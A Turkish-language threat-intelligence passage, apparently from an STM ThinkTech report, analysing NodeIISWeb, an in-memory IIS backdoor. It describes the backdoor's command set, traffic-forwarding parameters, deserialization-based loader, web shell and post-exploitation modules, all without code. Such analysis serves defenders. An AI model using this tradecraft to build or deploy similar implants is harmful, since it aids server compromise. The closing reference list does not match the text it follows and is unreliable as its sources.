4. Ağa ilişkin HTTP ve SQL trafiğinin yönlendirilmesi ve TCP istemci örneğinin uygulanması gibi birtakım operasyonların gerçekleştirilmesi. Bu kabiliyetler ağa yerleştirilmiş arka kapıların (backdoor) aktif komuta kontrolünü mümkün kılmaktadır.

Modülün analizini zorlaştırmak için, NodeIISWeb, ikili dosyayı paketleyen ve gizleyen ortak bir "CofuserCore" aracı tarafından korunmaktadır.

Hooking Mekanizması

Zararlı yazılım komuta kontrol kanalı oluşturmak için IIS isteğini idare eden işlemin doğrulama fonksiyonuna bir hook yerleştirmektedir. Yerleştirilen hook, işlemin son aşamasında, zararlı yazılımın "ManagedHook" ismindeki fonksiyonu kullandığında başlamaktadır.

Hooking işlemi kötü amaçlı yazılımın "InitHook" adındaki fonksiyonunun çağırılmasıyla başlamaktadır. Metot ek olarak bir dizi (string) argümanı (HOOK_KEY) ile çağırılmaktadır. Bu argüman, kötü amaçlı yazılımın operasyonu için kritik öneme sahiptir çünkü gelen HTTP trafiğinde tehdit aktör yüklerini (payload) aramakta kullanılmaktadır.

Yük (Payload) Arama

Kötü amaçlı fonksiyon "_ValidateInput", gelen istekleri işlemek ve istekler içindeki çeşitli dizinlerdeki yükü (payload) aramak için kullanılmaktadır. NodeIISWeb zararlı yazılımının built-in işlevleri aşağıdaki tabloda belirtildiği gibidir:

Command ID	Tanım
0x00	Bilgi toplama. Etki alanı üyeliğini, işletim sistemi bilgilerini, mevcut işlemin işlem ve sahip bilgilerini, saat dilimini, ağ arabirimleri bilgilerini ve durumunu ve sürücü bilgilerini sorgulama
0x01	Özyinelemeli dizin listeleme
0x02	Dosya okuma
0x03	Dosyaya yazma
0x04	Dosya kopyalama, yer değiştirme veya özyinelemeli dizin kopyalama
0x05	Dosya ve özyinelemeli dizin silme
0x06	Dizin oluşturma
0x07	Özel yansıtıcı yükleme
0x08	HTTP, SQL, TCP trafiklerinin yönlendirilmesi. Ağa yerleştirilmiş olan arka kapılar (backdoor) arası iletişimde kullanılmaktadır. Ayrıca belleğe yüklenmiş yükler (payload) arasında geri döngü (loopback) iletişim ile iletişim kurmada kullanılmaktadır.
0x09	JScript yüklerin (payload) dinamik bir şekilde çalıştırılması

Reflektif Modül Yükleme

Zararlı yazılımın en ilgi çekici built-in işlevsel özelliği özel DLL'leri yansıtıcı yüklemesidir. Yansıtıcı şekilde yük

(payload) yüklemek için, aşağıdaki 3 adımlık prosedür, "Command" ve "Forward" değişkenleri argüman olarak kullanılıp gerçekleştirilmektedir.

JScript Yükünün (Payload) Çalıştırılması

Kötü amaçlı yazılım, NodeIISWeb kötü amaçlı yazılımına gönderilen bellek içi JScript kodunu çağırarak kod çalıştırmaktadır. Bu, "Microsoft.Jscript.Eval" derlemesi mevcut işleme yüklenerek ve verilen yük (payload) ile "JscriptEvaluate" işlevi çağırılarak yapılmaktadır.

Bu uygulama metodu varlık üzerinde yeni işlemler yaratmaktan kaçınarak gizlilikle uzaktan kod çalıştırmayı başarmaktadır.

Trafik Yönlendirme

NodeIISWeb zararlı yazılımı üç tip trafik yönlendirmeyi devreye sokmaktadır.

1. TCP tünelleme; enfekte bir ağdaki diğer bellek içi modüllere veya ek NodeIISWeb örneklerine C2 (komuta ve kontrol) kanalı olarak kullanılmaktadır.
2. HTTP yönlendirme
3. SQL yönlendirme

Hem HTTP hem de SQL trafik yönlendirme komutları, ilgili trafiği oluşturmak için yapılandırma talimatlarını içeren ek bir XML formatlı dizi (string) ile uygulanır. Farklı XML öznitelikleri, farklı HTTP ve SQL isteklerinin oluşturulmasına izin verir. Varsayılan olarak, eşleşen "Data" değişkeni aracılığıyla işleve ek veriler iletilmediği sürece, HTTP yöntemi GET olarak ayarlanmıştır.

XML Niteliği	Tanım
U	Hedef URL
IM	Windows kullanıcı taklidi
TO	İstek zaman aşımı
AT	Kullanılacak ağ bilgileri
AD	Alan adı (AT tanımlı ise uygulanabilir)
AU	Kullanıcı adı (AT tanımlı ise uygulanabilir)
AP	Kullanıcı şifresi (AT tanımlı ise uygulanabilir)
PX	AD niteliğinde tanımlanan ve kullanılacak proxy
PD	Proxy alan adı (PX ve PU tanımlı ise)
PU	Proxy kullanıcı adı (PX tanımlı ise)
PP	Proxy şifresi (PX ve PU tanımlı ise)
MT	HTTP metodu
CT	İçerik tipi
H	İsteğe eklenecek başlıklar (header)
K	Başlık (header) adı

SQL sorgusu oluşturmada kullanılan benzer XML:

XML Niteliği	Tanım
S	SQL bağlantı dizisi (string)
T	Windows kullanıcı taklidi
Q	SQL sorgusu
O	SQL komut zaman aşımı

Ana NodeIISWeb kötü amaçlı yazılımındaki trafik iletme işlevi, SQL trafiği için eklemelerle birlikte "Forward.dll" modülünün doğrudan uygulanmasıdır. Trafik yönlendirme mekanizması istek oluşturmada kullanılan varsayılan değerlere sahiptir. Varsayılan user-agent gibi karakteristikler zararlı trafiğin tespitinde kullanılmaktadır.

NodeIISWeb Yansıtıcı Yükleyicileri

Geçici bir araç olarak NodeIISWeb kötü amaçlı yazılımı, tehdit aktörü tarafından yalnızca bellekte kullanılmaktadır. Bunu yapmak için aşağıdaki yollardan biri kullanılarak araç işlem belleğine dinamik olarak yüklenmektedir:

1. Tehdit aktörü hedef IIS sunucusunda RCE (Remote Code Execution) yeteneklerine sahip olduğunda, sömürü için ilk yük (payload) olarak dinamik yükleyici görevi gören bir DLL kullanmıştır.

2. Tehdit aktörü hedef IIS sunucusuna dosya yükleme yeteneği kazandığında, bir NodeIIS web kabuk (shell) yükleyici ve kontrolcüsü yerleşir. Bu kabuğa (Shell) ilk erişim sonucunda bir NodeIISWeb örneği oluşmaktadır ve zararlı yazılımın kontrolü için daha fazla erişim sağlanmaktadır.

Her iki yükleyici de işlevsellik ve temel güvenlik ölçütleri bakımından birbirine benzemekte, ancak işletim modu ve zararlı yazılımın kontrolünde büyük farklılık bulunmaktadır.

Yansıtıcı Yükleyici DLL

Hafif (lightweight) bir .NET yansıtıcı yükleyici, zararlı .NET DLL'lerini IIS işlem belleğine yüklemek ve içindeki seçili fonksiyonu çalıştırmak için tasarlanmıştır. Bu DLL, tehdit aktörlerinin ana implant olan NodeIISWeb kötü amaçlı yazılımını yürütmek için VIEWSTATE/VSTATE deserialization sömürüsü iş akışında kullanılmıştır. Gözlenen örneklerde tehdit aktörü, bir NodeIISWeb kötü amaçlı yazılım örneğini başlatmak ve sunuculara HTTP doğrulama işlevlerini bağlamak için "InitHook" metodunu çağırmıştır. Böylece tehdit aktörü ilk dayanağı oluşturmaktadır.

DLL hedef üzerinde kalıcılık göstermemektedir yani her sömürüde yük (payload) olarak yüklenmektedir. DLL yüklendiğinde, gönderilen isteğin boyutunun 4096 bayttan fazla olup olmadığını kontrol etmektedir. Eğer

fazlaysa "_VSTATEGENERATOR" parametresini aramakta ve temel XOR operasyonlarını kullanarak çözümlemeye çalışmaktadır.

Yükleyici Web Kabuğu (Shell)

Bazı durumlarda TG1021, kısa süreliğine IIS sunucularına web kabuğu (shell) yerleştirmiştir. Çoğu sefer bu kabuklar (shell) yerleştirildikten kısa süre sonra silinmiştir. Web kabuğunun (shell) işlevi binary yükleme ve zararlı yazılım örnekleme gibi konular açısından, şifre çözümleme gibi konularda neredeyse Yansıtıcı Yükleyici DLL ile aynıdır.

Tehdit aktörü, web uygulamasında varsayılan bir web sayfası dosyası içermeyen bir dizini bulur ve varsayılan belge adlarından birini kullanarak denetleyiciyi bu dizine yerleştirir. Tehdit aktörü, belirli bir kaynak talep etmeden dizini HTTP aracılığıyla talep ettiğinde, IIS sunucusu, varsayılan değerlerden biriyle eşleşen ilk kaynağa hizmet edecektir.

İkinci Kademe Zararlı Yazılım – ExtDLL.dll

Tehdit aktörü, NodeIISWeb kötü amaçlı yazılımının ikinci aşaması olarak güvenliği ihlal edilmiş Windows varlıklarda çalışmak üzere genel bir Windows tabanlı kötü amaçlı yazılım kullanmaktadır. Arka kapı (backdoor), gelen TCP bağlantılarını dinleyen, kullanılmadığında ağ trafiğini en aza indiren pasif bir C2 (komuta ve kontrol) kanalı kullanır. Araç, tehdit aktörünün etkilenen varlık üzerinde çeşitli eylemler gerçekleştirmesine olanak tanıyan arka kapı işlevselliği sağlamaktadır, örneğin:

- Dosya ve dizin kötüye kullanımı (okuma, yazma, silme, kopyalama, yer değiştirme),
- Sistem bilgisi toplama,
- Dinamik DLL yükleme ve çalıştırma,
- Kod enjeksiyonu, belirteç (token) kötüye kullanma ve ek yaygın saldırı teknik ve işlevleri.

Kötü amaçlı yazılım ayrıca, tüm süreç iş parçacıklarında güvenlikle ilgili belirli işlevlere satır içi hooklar uygulayarak faaliyetlerini gizlemek için savunma yeteneklerine sahip olduğunu göstermektedir.

Kötü amaçlı yazılım yakalama işlemini yalnızca mevcut enjekte edilen işlem üzerinde gerçekleştiriyor gibi görünse de bu yeteneği başka süreçlerde de yakalama işlemleri gerçekleştirebilmek için elinde tutmaktadır.

Ek Modüller

Tehdit aktörü, ek yetenekler içeren diğer modülleri yürütmek için NodeIISWeb ve ExtDLL.dll kötü amaçlı yazılımlarından yararlanmıştır. Bu modüller, Confuser. Core 1.4.1 (build 5d92e25e43) kullanılarak perdelenen .NET modülleridir.

PSRunner.dll

"PSRunner.dll", tehdit aktörüne, bir PowerShell işlemi oluşturmadan bir ana bilgisayar üzerinde PowerShell komut dosyası bloklarını çalıştırma ve gelen PowerShell yüklerini yönetme yeteneği sağlamaktadır. Modülün bazı işlevleri, yönetilmeyen bir işlemden PowerShell komut dosyası bloklarının yürütülmesini sağlayan "UnmanagedPowerShell"[16] adlı açık kaynaklı bir aracın işlevselliğine benzemektedir.

Forward.dll

"Forward.dll", tehdit aktörünün HTTP trafiğini bazı parametrelere bağlı olarak, uzaktaki bir host'a yönlendirmesini sağlamaktadır. DLL'in işlevselliği NodeIISWeb zararlı yazılımında da uygulanmıştır ve yazılımın trafik yönlendirme kabiliyetlerini kopyalamaktadır. Trafik yönlendirme, talimatlar içeren XML biçimli bir dizi (string) işlenerek ve verilen parametrelerle bir istek bir araya getirilerek yapılır. Parametrelerin tam listesi için Trafik Yönlendirme başlığına bakınız.

PotatoEx.dll

"PotatoEx.dll", yaygın bir yerel yetki yükseltme aracı olan Potato[17] ailesi araçlarının özel bir sürümüdür. Tehdit aktörünün sahip olduğu diğer araçlarla tutarlı olarak bu, Potatoes ailesinin bir .NET sürümüdür ve ayrıca "PingCastle" gibi ek açık kaynaklı araçların uygulamalarına sahiptir.

E.dll

"E.dll", hedef IIS sunucusunda bir sömürünün başarıyla yürütülüp yürütülmediğini doğrulamak için tehdit aktörü tarafından kullanılan hafif (lightweight) bir .NET yüküdür (payload). Yük olarak "E.dll" ile başarılı olan bir sömürü, özel olarak üretilmiş başlıkları, çerezleri ve içerikleri içeren bir HTTP yanıtıyla sonuçlanacaktır. "E.dll" adının, güvenli olmayan .NET nesnesinin deserialization'dan yararlanan yükler (payload) oluşturmak için kullanılan "YSoSerial.Net[18]" açık kaynak aracıyla doğrudan bağlantısı vardır. "YSoSerial.Net" kullanılarak yüklerin (payload) hazırlanması sırasında, deserialization aracı işlemin yük olarak "E.dll"yi aramaktadır.

KAYNAKÇA

[1] Riot Games, «Valorant,» [Çevrimiçi]. Available: https://playvalorant.com.

[2] L. Silver, «Smartphone Ownership Is Growing Rapidly Around the World, but Not Always Equally,» [Çevrimiçi]. Available: https://www.pewresearch.org/global/2019/02/05/smartphone-ownership-is-growing-rapidly-around-the-world-but-not-always-equally/.

[3] «Survey Report: Cell Phone Battery Statistics 2015-2018,» 2018. [Çevrimiçi]. Available: https://veloxity.us/2015-phone-battery-statistics/.

[4] B. C., «Wireless charging is cool, but won't replace ca- bles anytime soon.,» 2019. [Çevrimiçi]. Available: https://thenextweb.com/plugged/2019/01/28/wireless-charging-cables-bis-research/.

[5] «Charging Lithium-Ion Batteries: Not All Charging Systems Are Created Equal,» 2019. [Çevrimiçi]. Available: https://www.microchip.com/stellent/groups/designcenter_sg/documents/market_communication/en028061.pdf.

[6] Paul C. Kocher, Joshua Jaffe, and Benjamin Jun, «Differential Power Analysis,» %1 içinde *In Proceedings of the 19th Annual International Cryptology Conference on Advances in Cryptology*, Berlin, 1999.

[7] Shane S. Clark, Hossen Mustafa, Benjamin Ransford, Jacob Sorber, Kevin Fu, and Wenyuan Xu, «Current Events: Identifying Webpages by Tapping the Electrical Outlet,» %1 içinde *In Computer Security – ESORICS*, Berlin, 2013.

[8] J. Xing, W. Wu ve A. Chen, «Ripple: A Programmable, Decentralized Link-Flooding Defense Against Adaptive Adversaries,» 11-13 August 2021. [Çevrimiçi]. Available: https://www.usenix.org/system/files/sec21-xing.pdf.

[9] S. Harris), CISSP-All-in-One-Exam-Guide-6th-Edition, McGraw-Hill, 2013.

[10] «techtarget,» 20 9 2021. [Çevrimiçi]. Available: https://whatis.techtarget.com/definition/attack-surface.

[11] «attack surface - Glossary,» 20 9 2021. [Çevrimiçi]. Available: https://csrc.nist.gov/glossary/term/attack_surface#:~:text=Definition(s)%3A,%2C%20system%20element%2C%20or%20environment.

[12] «Attack Surface Analysis - OWASP Cheat Sheet Series,» 20 9 2021. [Çevrimiçi]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Attack_Surface_Analysis_Cheat_Sheet.html.

[13] «What is an attack surface? Definition and how to reduce it?,» 20 9 2021. [Çevrimiçi]. Available: https://www.fortinet.com/resources/cyberglossary/attack-surface.

[14] [Çevrimiçi]. Available: https://www.cisco.com/c/dam/en/us/td/docs/solutions/Enterprise/Security/MACsec/WP-High-Speed-WAN-Encrypt-MACsec.pdf.

STM

www.stm.com.tr

/STMDefence

thinktech

STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

/STMThinkTech